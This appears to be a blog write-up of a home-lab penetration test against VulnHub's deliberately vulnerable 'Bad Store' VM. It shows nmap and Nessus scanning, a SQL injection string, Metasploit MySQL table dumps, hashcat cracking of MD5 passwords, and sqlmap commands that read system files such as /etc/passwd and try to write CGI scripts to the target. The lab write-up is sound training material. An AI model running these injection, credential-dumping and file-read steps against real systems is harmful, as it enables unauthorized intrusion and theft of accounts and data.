References [1]: " [2]: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf [3]: https://www.vulnhub.com/entry/basic-pentesting-1,216/ [4]: https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor [5]: https://unix.stackexchange.com/questions/8229/what-methods-are-used-to-encrypt-passwords-in-etc-passwd-and-etc-shadow [6]: https://unix.stackexchange.com/questions/252016/difference-between-vs-vs-in-etc-shadow [7]: https://www.unix-ninja.com/p/Hashcat_Line_Length_Exceptions [8]: https://hashcat.net/forum/thread-3399.html [9]: https://hashcat.net/wiki/doku.php?id=example_hashes [10]: http://www.informit.com/articles/article.aspx?p=1161217&seqNum=11 [11]: https://www.garron.me/en/linux/set-time-date-timezone-ntp-linux-shell-gnome-command-line.html [12]: https://www.thegeekstuff.com/2012/11/linux-touch-command/?utm_source=feedburner [13]: http://www.informit.com/articles/article.aspx?p=1161217&seqNum=11 [14]: https://www.garron.me/en/linux/set-time-date-timezone-ntp-linux-shell-gnome-command-line.html [15]: https://stackoverflow.com/questions/16126992/setting-changing-the-ctime-or-change-time-attribute-on-a-file/17066309#17066309 [16]: https://www.thegeekstuff.com/2012/11/linux-touch-command/?utm_source=feedburner [17]: https://askubuntu.com/questions/920598/disable-network-time-synchronization-in-ubuntu-16-04 [18]: https://askubuntu.com/questions/24006/how-do-i-reset-a-lost-administrative-password [19]: http://www.proftpd.org/docs/howto/Upgrade.html [20]: https://www.virtualmin.com/node/43086 [21]: http://www.proftpd.org/docs/contrib/mod_copy.html

[22]: https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec [23]: https://gist.github.com/stefansundin/0fd6e9de172041817d0b8a75f1ede677 [24]: https://gist.github.com/techgaun/df66d37379df37838482c4c3470bc48e [25]: https://www.cyberciti.biz/faq/howto-start-stop-ssh-server/ [26]: https://esc.sh/blog/proftp-vulnerability-could-allow-an-attacker-to-gain-a-shell-in-your-server/ [27]: https://www.cyberciti.biz/faq/linux-show-what-cron-jobs-are-setup/ [28]: https://null-byte.wonderhowto.com/how-to/create-reverse-shell-remotely-execute-root-commands-over-any-open-port-using-netcat-bash-0132658/ [29]: https://zhaoyu.li/post/auto-reverse-ssh/ [30]: https://www.pivotpointsecurity.com/blog/fun-with-ssh-reverse-shells/ [31]: https://www.cyberciti.biz/faq/howto-linux-unix-start-restart-cron/ [32]: https://askubuntu.com/questions/2368/how-do-i-set-up-a-cron-job [33]: https://ubuntuforums.org/showthread.php?t=2380028 [34]: https://stackoverflow.com/questions/36453976/upgrade-openssh-7-2p-in-ubuntu-14-04

5 h4cking VulnHub's Bad Store

In this post, we'll cover adapting some of the recon techniques outlined in Georgia Weidman's book, *Pentration Testing* [1][2][3] to an unknown set of problems found in VulnHub's "Bad Store" ISO.

[4]

Our goal will be to use the VulnHub VM as a target. We'll find what's possible by doing some scanning and enumeration. From there, we'll look at some exploits.

Spoilers

Throughout this post, we'll reveal some aspects of the "Bad Store" target. Please note that by looking at some of these details, the VM's instructional quality as a target of unknown composition might be diminished to hackers who will want use the target for technical growth and professional development. Experience recommends thorough use of the target VM before referring to resources such as these.

Published in 2004, "Bad Store"

[4]

is one of the oldest VMs on Vulnhub available for these kinds of penetrations. The VM target contains a poorly secured storefront website running on a Linux system with a MySQL database and some CGI programming. The age of the target is significant in that, commercially, we see much less CGI programming than we used to; also, we will see that the passing of time has revealed new vulnerabilities in the technologies used in the VM that may not have been a part of the initial exercises.

Setup

Summary Properties of the Machines

One box is holding the VulnHub VM; it's running VirtualBox; we conducted some simple `ifconfig` and `ping` checks to make sure that it could communicate with other machines on the SOHO network. This target box is the VM running on a WIN10 laptop. On the attacker box, we are using FreeBSD 10.3 and a VirtualBox hypervisor running Kali in a VM.

Table 5.1: Initial Commo Checks and Basic Configuation

Property	Value	Logical Impact
Target Machine: VirtualBox VM	VulnHub Bad Store iso in VM	Target of unknown comp
Target Machine: Host OS	WIN 10	Target platform host OS
Attacker Machine: VirtualBox VM	Kali	Attack platform inside V
Attacker Machine: Host OS	FreeBSD 10.3 RELEASE	Attack platform host OS
Target	192.168.1.9	`ifconfig` OK
Attacker	192.168.1.10	`ifconfig` OK

5.0.1 Proving COMMO

Since we don't have a need for stealth and do have direct access to the controls of both VMs, we'll start off with a simple commo check between the boxes. By using

```
ping -c 5 <DESTINATION IP ADDRESS>
```

and `ifconfig` on both VMs, we could reasonably see that the boxes were communicating.

If communication among the boxes cannot be established, then a common point to check is the VM network adapter. Another similar troubleshooting check will be to see if a command line or terminal on the host system can communicate with the VM, and vice versa.

These commo checks may seem elementary; but, knowing IP addresses and having smooth commo among the boxes can be of help when exporting data. To get files into and out of the attack box, I used FTP uploads through an intermediary website, `PuTTY`, `ssh`, and `scp`. In most situations where I have had to use VMs on a variety of systems, being proficient with those kinds of file transfers was a handy skill to have.

5.0.2 ISO Reset

When working with the "Bad Store" VM, it was noted in some of the early directions that the VM would reset itself if restarted. This became more of a consideration, later, when thinking up what type of exploits could be used inside the target. Meanwhile, we decided not to turn the VM completely off; instead, when it was time to end a study session the VMs for both the attacker and the target would have their states saved before the computers were shut down. This, in conjunction with giving no real commands on the target box, was one of the few rules of this exercise.

5.0.3 Kill Chains and Attacking Actions

Throughout our discussion, we'll try to relate the use of commands in Kali to analysis actions that use the Lockheed-Martin Intrusion Kill Chain. Brotherston and Berlin, writing in the Defensive Security Handbook, presented an example use case in this format that allowed us to see all sides of the attack. [4] They included defensive actions and monitoring in correlations with phases of the kill chain. Their chart headers looked similar to the one below.

Table 5.2: Brotherston-Berlin Use Case Format [5]

Kill Chain Step	Malicious Action	Defensive Mitigation	Potential Monitoring

Our needs here are a little different, so we'll modify our chart while following along from their example. Since this is not a real attack; and since our view is mainly from the penetrator's perspective, we'll abbreviate a summary of some of the steps by relating an attacking action to a step in the kill chain and an observation, using

tables like the one below. As we can see, this format is similar to descriptions we might find about the phases of pentesting

[26]

Table 5.3: Command to Kill Chain Step Summary

Kill Chain Step	Attacking Action	Observation
Reconnaissance		
Weaponization		
Delivery		
Exploitation		
Installation		
Command and Control		
Actions and Objectives		

Adapting a vernacular of different phases is a common practice. As we can see from NIST publications like 800-115, similar analysis mechansims might divide up an operation into four phases;

[36]

some other evaluators might use five or more.

[26]

So long as we can be clear with our recipients, the breaking up of the anaylsis into phases may not matter.

As we go through some of the phases of the hack, we'll cover some of the NIST-style Discovery and Attack cycles. In retrospect, this fit a chronology of our actual actions better than the Kill Chain style of analysis. So, as some of the Discovery and Attack cycles build up information, we'll see them grouped together in some subsections of the Kill Chains.

The Planning phase of the penetration testing methodology was almost nonexistent. We decided not to consult any in-depth directions because in the past those seemed to spoil the discovery. The plans were boiled down to three simple rules: - Do not read the directions. - Always read the references. - Wait two days before deciding to give in and read the answer.

Those rules held. Likewise, our reporting phase is just this blog entry. By the time we got through the exercise, we had about five distinct Discovery and Attack cycles that were naturally following the suggested pattern of discovery, attack, and additional discovery.

Early on, we wanted to see if we could actually make modifications to repair, modify, or defend that VM, after our penetrations. In the beginning, that goal had to remain part of our ambitions, as we worked through getting in to the box and learning about the website that's covered in the VM. This first step of vulnerability scanning began our first Discovery and Attack cycle.

5.0.4 Vulnerability Scanning "Bad Store"

To support a Reconnaissance phase, we conducted four kinds of vulnerability scans. Two were Nessus scans (basic network and web applications); one was a collection on `nmap` scans of TCP and UDP protocol ports; another was a `nikto` scan. We also did some manual observation of the website (directory traversal and simple injection probing), and a `sqlmap` scan; those will be covered separately. It's obvious that this was very noisy reconnaissance; but, there are no points for stealth going against a home lab VM. Let's look at what we can learn from these scans.

`Nessus` scans for the site

Given some basic directions for running a Nessus scan, [5] we ran a couple of them against the "Bad Store" VM. A quick skimming of those results showed several OpenSSL-related vulnerabilities; that's when we began to see how many of the vulns might be historic. Also listed was a vuln related to an old Apache version.

Copies of the Nessus scan results that we ran against the VM are available through these links: - PDF of Nessus scan using the Basic Network scan type[6] - PDF of Nessus scan using the Web Application scan type[7]

We clicked around some to look up those vulnerabilities on hyperlinks related to the Tenable website; while well supported with CVE documentation and the like, there were easier to exploit possibilties likely. We continued with some of the other vuln scans like `nmap`.

`nmap` scan for TCP, UDP, and versions

Our collection of `nmap` scans were done to find TCP and UDP ports that might be open. The scans were run with code like:

```
nmap -sS -oA badStore_nmap 192.168.1.9
nmap -sU -oA badStore_nmapU 192.168.1.9
nmap -sV -oA badStore_nmapV 192.168.1.9
```

And provided code output files like the blocks below. The small difference among the scans was to have `nmap` look for slightly different protocol-related ports. The default scans look for 1000 ports; one search did TCP, another UDP, and the verbose provided a little more output about the versions found. [8]

```
Nmap 7.25BETA1 scan initiated Thu Jun 28 21:58:25 2018
     as: nmap -sS -oA badStore_nmap 192.168.1.9
Nmap scan report for 192.168.1.9
Host is up (0.0097s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:26:C6:CC:BE:3A (Intel Corporate)
```

```
Nmap done at Thu Jun 28 21:58:26 2018 -- 1 IP address
    (1 host up) scanned in 0.91 seconds

Nmap 7.25BETA1 scan initiated Thu Jun 28 22:01:06 2018
     as: nmap -sU -oA badStore_nmapU 192.168.1.9
Nmap scan report for 192.168.1.9
Host is up (0.014s latency).
All 1000 scanned ports on 192.168.1.9 are closed (957)
     or open|filtered (43)
MAC Address: 00:26:C6:CC:BE:3A (Intel Corporate)

Nmap done at Thu Jun 28 22:18:24 2018 -- 1 IP address
    (1 host up) scanned in 1037.61 seconds

Nmap 7.25BETA1 scan initiated Thu Jun 28 21:59:48 2018
     as: nmap -sV -oA badStore_nmapV 192.168.1.9
Nmap scan report for 192.168.1.9
Host is up (0.0093s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 1.3.28 ((Unix)
    mod_ssl/2.8.15 OpenSSL/0.9.7c)
443/tcp  open  ssl/http Apache httpd 1.3.28 ((Unix)
    mod_ssl/2.8.15 OpenSSL/0.9.7c)
3306/tcp open  mysql    MySQL 4.1.7-standard
MAC Address: 00:26:C6:CC:BE:3A (Intel Corporate)

Service detection performed. Please report any
    incorrect results at https://nmap.org/submit/ .
Nmap done at Thu Jun 28 22:00:04 2018 -- 1 IP address
    (1 host up) scanned in 16.55 seconds
```

So, what does this tell us? We can see that those three ports are open. This will let us see that we will need to focus on programs that serve HTTP(S) and MySQL. Trying to attack other applications will probably be fruitless.

5.0.5 `nikto` scanning

Quick and easy, `nikto` scanning did a directory traverse that seemed easy to use. It coughed up five or size directories to check into. For brevity, We'll show what we eventually found with some of those.

The supplier directory was referred to in robots.txt. Looking up robots.txt showed that a user-agent of a certain name would not be disallowed. This looked useful. Also, robots.txt mentioned an `/upload` directory. That, combined with a file upload dialog, implied an remote or local file inclusion vulnerability possibility. We could also see how directory rules woudl cycle and recycle scanning bots of the wrong type. To understand this, we had to compare robots.txt alongside a Javascript script.

The `cgi-bin/` showed a couple of things. First, laying around was a `test.cgi` file. Later, after finding some hashes, it would match up with a sysadmin's account. Apparently, this was a leftover test laying around in the plain. It showed clearly that there were base64 and MD5 hashes in use; but, that would be close to quickly recognized by the shape of the strings found later.

There was a `/supplier/accounts` file laying around. This was a text file with about four lines associating a number with a base64 encoded string. Recognizable by its trailing "=", the base64 was quickly decoded.

```
echo <TARGET STRING> | base64 --decode
```

The output showed a pattern like: `<100X>:<USER>/<PASSWORD>/<?OPTIONAL METAL WORD>/<IP ADDRESS>` These later proved to be an association between item numbers, a supplier, their password, and IP. However, the site used email addresses to run the logins, so these account rows did not get us into anyone's account.

5.0.6 Manual directory checks and source code reading

One of the first things we can do is to look at the website. - Are there any forms? - Does it react to URL encoding? - Does the source code seem to pull down any outside scripts? - Where are other assets stored?

Given those questions, we can go hunting for plenty of vulnerabilities without any scanning tools. What turns up?

In summary, every possible page deserved a review of its visible source code. What inputs were there? What files were called as a part of making the website page possible? Following these ideas also led us into a credit card validation routine in Javascript that might offer some opportunities later.

5.0.7 Tickmark 1 equals 1

Almost every single text input I tried showed some kind of vulnerability to `' OR '1'='1'` . Often, it showed an error. In the case of the CGI guestbook, it accepted the call as text and displayed it on th eweb page without throwing the usual errors. When placed in the supplier login text input, the `'1=1` hack would make the file upload dialog pop up. Maybe useful later.

5.0.8 Some handy facts laying out in the plain

A look at the source code of each page revealed that a lot of form processing was being donw in CGI. Much luck for me; I never got into CGI. So, that lead would require more research to use.

Meanwhile, it also turned up another script, `frmvrfy.js` that compares two password values. Apparently part of the reset routine. This was a program I felt we should exploit with our Javascript skills, but we set it aside for the time being.

Analysis Check

Table 5.4: Command to Kill Chain Step Summary

Kill Chain Step	Attacking Action	Observation
Reconnaissance	Nessus Basic Network	Apache 1.3 and OpenSSL < 0.9
Nessus Web	Apache 1.3 and OpenSSL < 0.9	
nmap	Open ports, server versions	
nikto	Diretories and open ports	
Manual probing	Exposed files and injectable inputs	

Table 5.5: Discovery and Attack Cycle 1

Action	Observation
Nessus Basic Network scan	Historic vulnerabilities uncovered
Nessus Web scan	Historic vulnerabilities uncovered
nmap	Age of server versions will affect later exploits
nikto	Stubbed-out directories and loose files with clues
Manual probing	Relationship of inputs to CGI program and initial input validati

5.0.9 Minor stump

At this point, I had a lot of information, but no real login. I didn't want to give in and read the provided directions that are on the site. Time to plink around a little more and see what I could do. Overall, I felt that I should be getting a login and a chance to see veryone's account history from the site. Not being able to do that was a little discouraging. I would have to find a way to ge that somehow.

I tried a couple of Metasploit modules; but, really, a moment of success came by running some of the MySQL-realted auxilliaries.

5.0.10 We got the gold

By running some MySQL auxilliaries with `msfconsole`, we were able to send SQL directly to the MySQL engine, dump schema, and `SELECT` a bunch of useful content. One of the results was that we were able to get database records for usernames as email addresses (this particular website logs users in by email addy), passwords, bank account numbers, and detailed transaction information.

By `SELECT`ing those email addresses and passwords from the userdb table, `msfconsole` was able to output a simple text file that could be trimmed and used as input for `hashcat`.

5.0.11 Cracking hashed passwords with hashcat

When the passwords were downloaded, by outputting the SQL to a text file, the passwords were hashed with MD5. That simply wouldn't do. In order to get a readily usable copy of those passwords, we'd need to crack the hash. Hello, `hashcat`.

To crack one, commands go like:

```
hashcat -m0 <TARGET HASH TO CRACK> /usr/share/
    wordlists/rockyou.txt --force
```

A couple things happened here. I had to use the `--force` to get past an error; I had to do some file transfers because my version of Kali wasn't up to date; and I had to turn on `rockyou.txt` for the first time on that machine.

One more thing happened: when feeding hashes in to `hashcat`, they would disappear from console output after the first crack. The answers would turn up in the potfile, below. It became clear that when feeding a big block of hashes to crack to `hashcat`, it was important to plan for an out-of-order extraction of answers. For example, the fifth hash input would not necessarily be the fifth-from-last hash in the potfile. So, in the future, we would need to prepare more to prevent fumbling when getting the cracked password back out. This time, the result set was so small that simple comparison was still practical.

Where is the potfile?

After the first console display of the hashes, it was hard to see the cracked passwords for a moment. When `hashcat` cracks a hash, by design, it will probably not attempt to crack that hash again. In this way, `hashcat` can run faster and faster; with only unresolved hashes remaining, it will have less and less search area to cover.

Meanwhile, as noobs running `hashcat` for the first few times, we were wondering, "Where the hell are my cracked hashes?"

[6]

[7]

[8]

The documentation told us that it would be in the potfile. That potfile would be in the directory where `hashcat` was run. By looking at the directory, it didn't seem to be there.

The *potfile* is a file that holds all of the cracked hashes. The hashcat documentation refers to it repeatedly; the potfile is in a hidden directory, in the same directory that `hashcat` was run in. To list it and see the contents, from the directory where `hashcat` was run, try:

```
ls -lista .hashcat/hashcat.pot
```

The potfile we had for this run had entries that looked like this:

```
5ebe2294ecd0e0f08eab7690d2a6ee69:secret
5f4dcc3b5aa765d61d8327deb882cf99:password
9726255eec083aa56dc0449a21b33190:money
...
```

As mentioned earlier, the entries in the `hashcat` potfile didn't seem to be in the expected order. A careful comparison of the hashes put in and the hashes in the potfile showed that they were not printed in the expected order. The sequence of the input file was not the same as the sequence of hashes in the potfile. Since the hashes were there beside their cracked values, a common search or `grep` would yield the correct answer; just be careful about skimming down the file or jumping to the last hash plaintext value; the last value in the potfile does not necessarily represent the last hash provided to `hashcat` to crack.

As a noob, this might seem counterintuitive. Why would `hashcat` not simply answer with the cracked hash in the order that it received one to crack? Keep in mind, that this is kind of a tiny "toy" use case. `hashcat` is meant for bigger work. If you wanted to crack many, many hashes using some GPUs, then `hashcat` was built for you. This simple set of block extractions was almost an edge case.

Analysis Check

Table 5.6: Command to Kill Chain Step Summary

Kill Chain Step	Attacking Action	Observation
Reconnaissance	msfconsole mysql schema dump	Get database schema
msf mysql sql	Obtain users table with passwords	
Weaponization	hashcat	Offline password cracking in bulk
SQLi ' '1'='1' OR –	Injectable controls all over	

Table 5.7: Discovery and Attack Cycle 2

Action	Observation
msfconsole mysql schema dump	Missing INFORMATION_SCHEMA was influential; nonstan
msf mysql sql	Simple calls yielded necessary information to impersonat
hashcat	Password cracking with wordlists in a reasonable time all
SQLi	Injectable controls in almost all inputs and file upload dia

5.0.12 Next goals

At this point, it was time to set some new goals. Thoroughly scanned, with a database coughing up pretty much whatever we wanted, the site would yield whatever information simple account impersonation might provide. That said, it was not enough. A lot of what was done thus far was passive. A malicious attacker would shape and control the box so that it could be used for her own ends.

5.0.13 Using MySQL to call the target db

At this point, we had just enough information to see if we could call up the database and poke around and see what we could find. The Metasploit Framework auxilliary scripts had already shown us that our computer could get in. How could we mimic that with our own skills? Can we use our normal database administration skills to do some damage to this instance of MySQL on the target box? Or, maybe, can we just set up things to run the way we want instead of the way they were supposed to?

Even if we had only manually attempted to probe the website, we could still learn some database information from our past injection calls. Given the example above, we can see that simple calls could allow us to plink away at database tables and eventually learn about the columns. Compared to the schema dump commands that we saw through `msfconsole`, we can see that there'd come a point when we'd want to just get in there and start administering the box.

For the first try, we can call up an instance of MySQL on the target machine using commands just as if we were normally administering one of our own.

While on the machine, we will want to be able to do things like install another user

[12]

, grant permissions

[13]

, and maybe even change the password to our discovered "sysadmin" account on the target box. Most of these user-installation activities will involve a `GRANT` command; when we try to give similar commands, we can see this warning about `--skip-grant-tables`. For now, this basically foils our ability to tamper with the database engine accounts. Meanwhile, if we were ambitious, we might find a way to modify the initialization files for the MySQL engine to hack our way past this constraint and reset root.

[15]

[16]

But, this brings us back around to what we still need to do: exploit the box. Perhaps we can try this in post-exploitation.

5.0.14 Preparing to use sqlmap

Perhaps a return to automated hacking tools will help us. Earlier, default runs of `sqlmap` didn't have enough information to do anything effectuve. However, now, we have learned some facts about the website so that we can use `sqlmap` in an effective way. Namely, we have discovered on our own some injectable controls so that `sqlmap` can have a chance at exploiting them. The pictures below show some of the details we were able to discover through simple observation of the forms with an ordinary browser.

In the picture above, we see finding the URL that the form uses for submission. In the picture below, we see the discovery of the button name that sets off that form

submission. Since our form is submitted with a POST action, our steps are a little different from a common GET submission.

[9]

[12]

To make our life easier, we can use Burp Suite's proxy readouts to show us what the submitted POST will look like. [12] From there, we'll save a copy of that POST message to a file, alter it slightly, and use it alongside our `sqlmap` to give the script a way to get an exploit installed.

[9]

[10]

[11]

[12]

In the picture above, we see that `sqlmap` has been able to identify the injectable control.

In the picture above, we see what `sqlmap` suggests for use as a command that would allow us to pawn the box. The program determined that these commands were good choices after doing some methodical testing with repetitive calls. It's a noisy process, as with most scans, but we can see that the program was able to recommend these prefabricated calls that it knows will work.

5.0.15 Preparing to exploit the target box

From here, we would normally allow `sqlmap` to prepare a prefabricated exploit. The program would ask us a simple quiz dialog about what kind of technology we think the target server might be using. ASP, JSP, and PHP are common targets. However, in this case, I think our target box is running an HTML/CGI config that probably uses Perl. A quick look around didn't reveal any simple choices. Instead, it seems to me that the thing to do will be to break into the box in a way that lets us use Perl to write and install our own Perl scripts; or, maybe do something similar with `sh` for UNIX scripts; run them; and then use the browser to navigate to predetermined places with a URL in order to read the output.

Time to learn a little more about Perl.

5.0.16 Using `sqlmap` to upload and download files

Near this time, we entered a phase where we were basically exploiting the box. By being able to upload and download files, we had a means of obtaining data and trying to plant data. Throughout the exercise, I failed to write data to the directory as desired. We were able to write to the database, but not the immediate Linux file structure. Some sample techniques are below.

```
1 sqlmap -d `mysql://root:secret@192.168.1.9:3306/
      badstoredb --file-read="/usr/local/apache/cgi-bin/
      badstore.cgi"
```

An example of reading a file from the target box using `sqlmap` and a direct database connection.

```
sqlmap -d `mysql://root:secret@192.168.1.9:3306/
    badstoredb --file-dest="/usr/local/apache/cgi-bin/
    hello.cgi" --file-write="hello.cgi" --user-agent="
    badstore_webcrawler"
```

An example of attempting to write a file from the attacker box's current directory to a CGI-BIN directory in Apache 1.3 on the target box using `sqlmap` with a direct database connection. We applied the `--user-agent` argument to match a value that turned up in analyzing the `robots.txt` file. In there, it became plain that some User-Agents were permitted in some directories and others not. Adjusting this was an attempt to avoid a denial.

```
sqlmap -r badStore_postEmail.txt -p email --threads=10
     --dbms=mysql -D badstoredb -v 5
```

An example of using `sqlmap` to read a POST message and apply its contents to a parameter, using `-p <PARAMETER_NAME>`. The POST message was previously intercepted with Burp Suite and then copied to a text file. That text file was edited to adjust some parameters. Using these techniques, a POST message can be edited and applied with `sqlmap` to try to gain access specific to certain user accounts, cookies, etc., based on the design of the site's input validation checks in the receiving program. In this way, if we wanted to use common anonymous access to use information we had or suspected about an admin account, we might try to forge our way into an admin login.

This kind of POST file read technique can be combine with the other `--file-dest` and `--file-write` arguments in `sqlmap` to try to upload a file as a given user.

Analysis Check

Table 5.8: Command to Kill Chain Step Summary

Kill Chain Step	Attacking Action	Ob
Weaponization	sqlmap	Au
POST forms edited and staged	Efficient reloading of altered data for repetitive attack attempts	
Delivery and Exploitation	sqlmap	Co
sqlmap	Command line downloads of files	
Reconnaissance	sqlmap storage	Sir

Table 5.9: Discovery and Attack Cycle 3

Action	Observation
Burp and sqlmap	Bypass POST requirement to mimic expected form actions
File uploads and downloads	Understanding what was where
sqlmap scans to determine SQLi	Much more complex attack than if derived manually

5.0.17 Using direct connections with MySQL

In addition to being able to use `sqlmap`, at one point I noticed that what account I was using to smash my way in just didn't matter. That is, once we could get it with SQLi on a known injectable control, what account we were using didn't have a bearing on what we could do. For example, `msfconsole` had some interesting tools which worked just fine to reveal the schema and send some SQL commands to the database engine.

```
use auxiliary/scanner/mysql/mysql_schemadump
show options
exploit

use auxiliary/admin/mysql/mysql_sql
show options
set RHOST 192.168.1.9
set SQL "SELECT * FROM badstoredb.acctdb"
exploit

set SQL "show columns"
exploit
```

`msfconsole` commands like these came in handy to reveal most of what we wanted to know about the database supporting the dynamic website.

[27]

Given these simple utilities, we were able to get any table we wanted and to see the entire schema. Some of the prefabricated scripts for attacking this older version of MySQL database didn't work well because of the lack of an `INFORMATION_SCHEMA` database and standardized tables to cover the meta-structure of the databaases; but, that didn't stop our ability to glean the information we needed using the techniques above and some simple manual processes.

Aroung this time we realized there was nothing to lose from just calling `mysql` with common remote commands. Given an IP address, known port, and working username and password combination, it was no different than calling a remote instance of `mysql` normally. This got us the usual command prompt and we could proceed without the fuss of even bothering with `msfconsole auxiliary`.

Analysis Check

Table 5.10: Command to Kill Chain Step Summary

Kill Chain Step	Attacking Action
Command and Control	sqlmap uploads
Actions on Objective	User Accounts
sqlmap	Gain more knowledge of MySQL engine setup with console-style commands

Table 5.11: Discovery and Attack Cycle 4

Action	Observation
Manual input	Impersonate users and observe account differences
MySQL console	Questions arose about skip-grant-tables and db account permissions
sqlmap uploads	Began seeking alternatives to file installation

5.0.18 Follow-on uploads and actions

We were able to try to upload a Perl script file to the CGI-BIN directory; and, judging by the error messages, the transmissions failed. I attempted several file upload actions through `sqlmap` that ended in failures. No matter where or how I attempted to write, we were denied permission by the target computer. During these attempts, I realized just how valuable it could be to have database accounts that were totally foreign to the permissions required for file writing. Several of the error messages that `sqlmap` returned showed us this would be the case.

By viewing 403s like this, I wondered if the files were written but just not provided with the correct permissions. Every time I found that this was not the case. It's likely that the permissions on the directory were set to completely deny the file writes altogether. In those instances, I had expected to see a 404, but my requests returned a 403. It's likely that the short-circuit on the status codes simply encountered a sooner reason for denial.

[21]

[22]

[23]

[24]

[25]

At one point, our goals included the idea of writing scripts to add a user, modify an existing user, or otherwise misuse current user information.

[35]

[36]

In the example above, I failed to get a `chmod` command to run against a file I had uploaded through that dialog.

Still, I had a dream of being able to penetrate that box, pop a shell, and then begin updating it from the outside. I really wanted to leave that box better off than when I found it.

To that end, I attempted to gain more information about the box. With the entire database schema and selected tables downloaded, I still wanted more modifications.

I began downloading selected files and programs in an attempt to gain more information.

[31]

First, I downloaded some of the CGI programs I had been poking against. I was a little surprised at what I saw in the `badstore.cgi`. There were a couple of surprises I hadn't touched. Next, I began hunting for system files. I never did find the desired boot file; I checked for cronjobs; I downloaded `/etc/passwd`, `/etc/fstab`, `/etc/hosts`, `/etc/profile` and others. Generally, the empty files with just a null byte that came down would indicate that nothing was found at the address I requested.

`sqlmap` automatically catalogs downloaded files in its own hidden directory. We navigated there and took a look. It automatically converted directory slashes to underscores in the filenames. To find out if there was anything in the file, all we had to do was to see if the file size was more than 4 bytes. The four byte files simply held a null character. In those cases, we had attempted to download a file that was either not there or not available.

Analysis Check

Table 5.12: Command to Kill Chain Step Summary

Kill Chain Step	Attacking Action	Observation
Reconnaissance	Analyze downloaded files	Observe critical values; notice missing or
Exploitation	sqlmap	Fetch system files to learn about system
Installation	sqlmap, msfconsole	All attempts to upload shellcode failed
Actions on Objective	Linux File System	Multiple attempts to discern possible foo

Table 5.13: Discovery and Attack Cycle 5

Action	Observation
sqlmap downloads	Determined the two user accounts through /etc/passwd; gene
sqlmap, msfconsole uploads	Could not install a file or detect a running service besides the

Downloading the `badstore.cgi` file itself yielded a wealth of information. Pretty much the heart of the entire exercise, this program showed us some other directories to check up on. It also showed us some hardcoded password values and some program aspects that we didn't hit on by ourselves. There were other features in there available for exploit. However, since most of them were encompassed by the program, we chose not to follow those leads at the time.

I continued looking for a mechanism to pop a shell with. With no JSP, ASP, or PHP server-side programs enabled, there were slim pickings. The MySQL was in a version below 5.0; so, there was no "INFORMATION_SCHEMA" to play with. Metasploit modules for Heartbleed and Shellshock weren't working.

[28]

[29]

[30]

[33]

After some time, I had to recognize that it was fruitless to continue further exploitation attempts. As far as I can tell, I wasn't going to get any further in on this one.

5.0.19 Annotated Bibliography

[9] Weidman, Georgia. "Chapter 4: Using the Metasploit Framework," Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press. pp.87-109. ISBN 978-1-89327-564-8.

Review of techniques to implement a simple attack with default settings with a metasploit module using the <code>msfconsole</code>.

[10] Weidman, Georgia. "Chapter 6: Finding Vulnerabilities," Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press. pp.133-153. ISBN 978-1-89327-564-8.

Review of techniques to implement Nessus scans, <code>nmap</code> scans, and <code>nikto</code> scans.

[11] Weidman, Georgia. "Chapter 14: Web Application Testing," Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press. pp.313-338. ISBN 978-1-89327-564-8.

Review of techniques to implement substitution of values sent with Burp Suite, using <code>sqlmap</code> for SQLi, and understanding local and remote file inclusion attacks.

[12] ____. "Bad Store 1.2.3," Vulnhub. INTERNET: `https://www.vulnhub.com/entry/ba`

Website listing details of the VM on Vulnhub. Includes screenshots and links to download URLs.

[14] Brotherston, Lee and Amanda Berlin. Defensive Security Handbook: Best Practices for Securing Infrastructure. O'Reilly, April 2017. pp. 6-9. ISBN 978-1-491-96038-7.

A description of Lockheed-Martin's Intusion Kill Chain. Brotherston and Berlin applied their use case of an overview of a ransomware attack to the phases of Lockheed's kill chain. Their definitions and example serves as guidance for the contstruction of our own, here.

[15] ____. "What is a potfile?" Hashcat Wiki. INTERNET: https://hashcat.net/wiki/doku.php?id=frequently_asked_questions#how_can_i_show_previously_cracked_passwords_and_output_them_in_a_specific_format_eg_emailpassword [16] [17] ____. "How can I show previously cracked passwords, and output them in a specific format (e.g. email:password)?" Hashcat Wiki. INTERNET: https://hashcat.net/wiki/doku.php?id=frequently_asked_questions#how_can_i_show_previously_cracked_passwords_and_output_them_in_a_specific_format_eg_emailpassword [18]

[19] ____. "Hashcat reports "Status: Cracked", but did not print the hash value, and the outfile is empty. What happened?" Hashcat Wiki. INTERNET: https://hashcat.net/wiki/doku.php?id=frequently_asked_questions#hashcat_reports_statuscracked_but_did_not_print_the_hash_value_and_the_outfile_is_empty_what_happened [20] [21] Abouzeid, Halim. "From SQL Injection to WebShell" RSA. INTERNET: https://community.rsa.com/community/products/netwitness/blo

Step by step tutorial on using sqlmap to pop a shell on a target box. Shows both the use of automated exploits for JSP, ASP, and PHP, and also the use of uploading custom scripts.

[23] ____. INTERNET: https://w00troot.blogspot.com/2017/05/gettir
Some reverse shell script suggestions for various systems.

[25] ____. INTERNET: https://www.darkmoreops.com/2014/08/28/use-s
A tutorial showing some sqlmap hacks by injection. Includes another example of get a hashed password and crack it using a modified form of hashcat.

[27] ____. INTERNET: https://sneakerhax.com/tool-tips-sqlmap-with
Tutorial showing some steps for using Burp Suite to pick up POST messages to injectable programs and modify them for use with sqlmap.

[29] INTERNET: https://dev.mysql.com/doc/refman/5.5/en/create-u
MySQL Handbook for a later version; commands similar to what's installed on the target box. Commands for creating a new user with MySQL.

[31] INTERNET: https://dev.mysql.com/doc/refman/5.5/en/grant.ht
Commands for GRANT with MySQL. Critical basic commands for setting privileges on an account with MySQL.

[33] INTERNET: https://stackoverflow.com/questions/1708409/how-
Stack Overflow post suggesting that skip grant tables might be overridden with reconfiguring some ini files.

[35] INTERNET: https://superuser.com/questions/1127299/how-to-r
Suggestion that bypassing the skip grant tables arguments can be used in a risky operation to reset the ROOT account password with MySQL.

[37] INTERNET: http://seclists.org/metasploit/2012/q3/40[38]